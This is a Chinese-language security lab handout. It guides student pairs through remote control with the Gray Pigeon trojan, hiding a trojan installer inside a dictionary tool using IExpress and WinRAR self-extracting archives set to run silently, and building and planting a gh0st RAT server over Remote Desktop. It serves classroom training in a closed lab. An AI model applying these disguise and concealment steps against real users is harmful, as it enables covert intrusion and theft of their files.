
主机 A 操作“灰鸽子远程控制”程序对主机 B 进行远程控制操作，单击菜单项中的“Telnet” 按钮，打开 Telnet 窗口，使用“cd c:\” 命令进行目录切换，使用“dir” 命令显示当前目录内容，使用其它命令进行远程控制。




(6) 其它命令及控制

主机 A 通过使用“灰鸽子远程控制”程序的其它功能（例如“捕获屏幕”），

对主机 B 进行控制，将该结果截图上传。






木马捆绑与隐藏

本练习 2 人为一组，以 A、B 为例进行说明。

步骤 1、 利用 IExpress 进行木马安装程序的捆绑

(1) 主机 A 进入实验平台，单击工具栏“灰鸽子”按钮打开灰鸽子控制端，配置并生成木马服务程序。

点击配置服务程序图标，打开服务器配置对话框。在“(IP 通知) DNS 解析域名、固定 IP 或网页文件”下填入本机 IP。自定义一个保存路径。



(2) 主机 A 打开“开始”|“运行”，输入“iexpress”，点击回车进入 Iexpress 向导。

(3) 选择“Create new Self Extraction Directive file”，点击“下一步”。

(4) 进入“Package purpose”页签，选择“Extract files and run an installation command”，点击“下一步”按钮。

(5) 进入“Package title”页签，在空白处输入“（空格）”，点击“下一步”按钮。

(6) 进入“Confirmation prompt”页签，选择“No prompt”，点击“下一步”按钮。

(7) 进入“License agreement”页签，选择“Do not display a license”，点击“下一步”按钮。

(8) 进入“Packaged files”页签，点击“Add”按钮，添加第(1)步骤中生成的木马安装程序和要捆绑的目标软件 superdic.exe(c:\tools\系统安全工具集\字典生成器下)，点击“下一步”按钮。

(9) 进入“Install Program to”页签，在“install Program”选择木马安装程序，在“Post Install Command”中选择捆绑的软件。点击“下一步”按钮。

(10) 进入“Show window”页签，选择“Hidden”选项，点击“下一步”按钮。

(11) 进入“Finished message”页签，选择“No message”选项，点击“下一步”按钮。

(12) 进入“Package Name and Options”页签，填入捆绑后程序路径，文件名为 superdic.exe。在“Options”选项中选择“Hide File Extracting Progress Animation from User”，点击“下一步”按钮。

(13) 进入“Configure restart”页签，选择“No restart”选项，点击“下

一步”按钮。

(14) 进入“Save Self Extraction Directive”页签，选择“Don't save”选项，点击“下一步”按钮。

(15) 进入“Create package”页签，点击“下一步”按钮，完成操作。生成捆绑完成的文件“superdic.exe”（与被捆绑的软件名称一致）。

(16) 主机 A 将“superdic.exe”发送到主机 B 的文件夹 D:\work。观察灰鸽子控制端，等待上线主机出现。

(17) 主机 B 进入实验平台，双击运行 D:\work\“superdic.exe”。

(18) 主机 A 发现上线主机，对主机 B 进行控制。




Setup.exe	2016/11/25 11:27	应用程序
superdic.exe	2016/11/25 11:31	应用程序
灰鸽子Vip1.23无壳破解版.exe	2015/12/25 13:10	应用程序

回答问题：当控制目标主机后，下面哪个说法是正确的？ ABCD

- A. 可以查看目标主机的文件目录
- B. 查看目标主机文件
- C. 将目标主机文件下载到本地
- D. 删除目标主机的文件

(19) 主机 A 使用“灰鸽子远程控制”程序卸载木马的“服务器”程序。选择“命令广播”，勾选“上线主机”，单击“卸载灰鸽子”按钮，卸载木马的“服务器”程序。




Setup.exe	2016/11/25 11:27	应用程序
superdic.exe	2016/11/25 11:31	应用程序
superdic.sfx.exe	2016/11/25 11:31	应用程序

回答问题：卸载灰鸽子后，目标主机再次双击运行 D:\work\“superdic.exe”后，是否能够再次控制目标主机？ B

- A. 能
- B. 不能

主机 A 与主机 B 同学互换角色再做一遍，分别把自己操作的结果截图，将该图片上传。



步骤 2、 利用 WinRAR 进行木马安装程序的捆绑

(1) 将木马安装程序和捆绑软件 (superdic.exe) 复制到同一目录下, 并同时选中, 点击右键, 在弹出选项中选择“添加到压缩文件”, 进入压缩文件设置界面。

(2) 修改“压缩文件名”为“superdic.rar”, “压缩选项”中选择“创建自解压格式压缩文件”。

(3) 进入“高级”页签, 点击“自解压选项”按钮, 弹出“高级自解压选项”, 设置“解压路径”为“在当前文件夹中创建”。分别在“安装程序”的“解压后运行”栏和“解压前运行”栏中填入木马安装程序和捆绑软件 (superdic.exe)。

(4) 进入“模式”页签, “安静模式”选择“全部隐藏”, 进入“更新”页签, “覆盖方式”选择“覆盖所有文件”, 点击“确定”保存设置。

(5) 点击“确定”完成文件的压缩。得到压缩文件“superdic.sfx.exe”。

(6) 主机 A 将“superdic.sfx.exe”发给主机 B, 观察灰鸽子控制端, 等待上线主机出现。

(7) 主机 B 运行“superdic.sfx.exe”。

(8) 主机 A 发现上线主机, 对主机 B 进行控制。


「注」在本实验中, 可以通过对木马服务程序的配置, 使木马安装程序执行后即销毁, 使得主机 B 只能看见 superdic.exe 和 superdic.sfx.exe 在运行, 而对木马的安装毫无察觉。

回答问题：运行 superdic. sfx. exe 文件后解压，可以看到下面哪些文件？

(AB)

- A. 木马安装程序.exe
- B. superdic.exe
- C. superdic.rar
- D. 木马安装程序.txt

主机 A 与主机 B 同学互换角色再做一遍，分别把自己操作的结果截图，将该图片上传。



gh0st 木马

本实验 2 人一组，首先虚拟机得允许远程访问。（右键我的电脑-属性->远程，把“启用这台计算机上的远程桌面”画上勾。）

步骤 1、配置 gh0st 服务端


(1) 点击开始->设置->控制面板->管理工具->Internet 信息服务 (IIS) 管理器。

点击 Internet 信息服务->HDST3A->网站->默认网站，点击鼠标右键停止。释放 80 端口。

(2) 主机 A 点击 VStart 工具集->网络攻防->gh0st.exe，在左下角显示本机 IP，右下角显示本程序所监听的端口，如图 1 所示：




点击左下角的“Settings”进入到服务器配置界面，其中包括“监听端口”和“上线字串”等主要内容，如图 2 所示：



输入 IP 地址以及端口号，点击“测试”，检测端口是否可用，如图 3 所示




将图 2 中所票出的“上线字串”中的字符串复制到“Build”中的“域名上线字串”中，并在“服务显示名称”中填入自定义的服务，也可随意添加服务描述。如图 4 所示：




点击“生成服务器”，即可生成服务端应用程序，选择合适的位置，点击“保存”即可。

请同学们把生成的 server.exe 截图，并上传。




步骤 2、模拟中马情况

主机 A 点击“开始”->“运行”->输入“mstsc”，进入到了远程桌面连接服务，输入目标 IP 地址，打开选项，如下图所示：




选择“本地资源”，勾选“磁盘驱动器”，所图 6 所示：




选择“常规”，输入服务器管理密码“jlcadmin”，并且进行连接，连接主机 B。

连接成功后，因为我们已经把我们主机 A 的硬盘资源映射到了主机 B，所以我们可以将生成好的服务端程序拷贝到主机 B 的桌面上，如图 7 所示：



主机 A 将服务端程序拷贝到主机 B 上后，双击运行该服务端程序，程序运行之后，我们会发现程序自动删除，说明服务端程序配置成功，如图 8 所示：




步骤 3、Gh0st 的简单应用

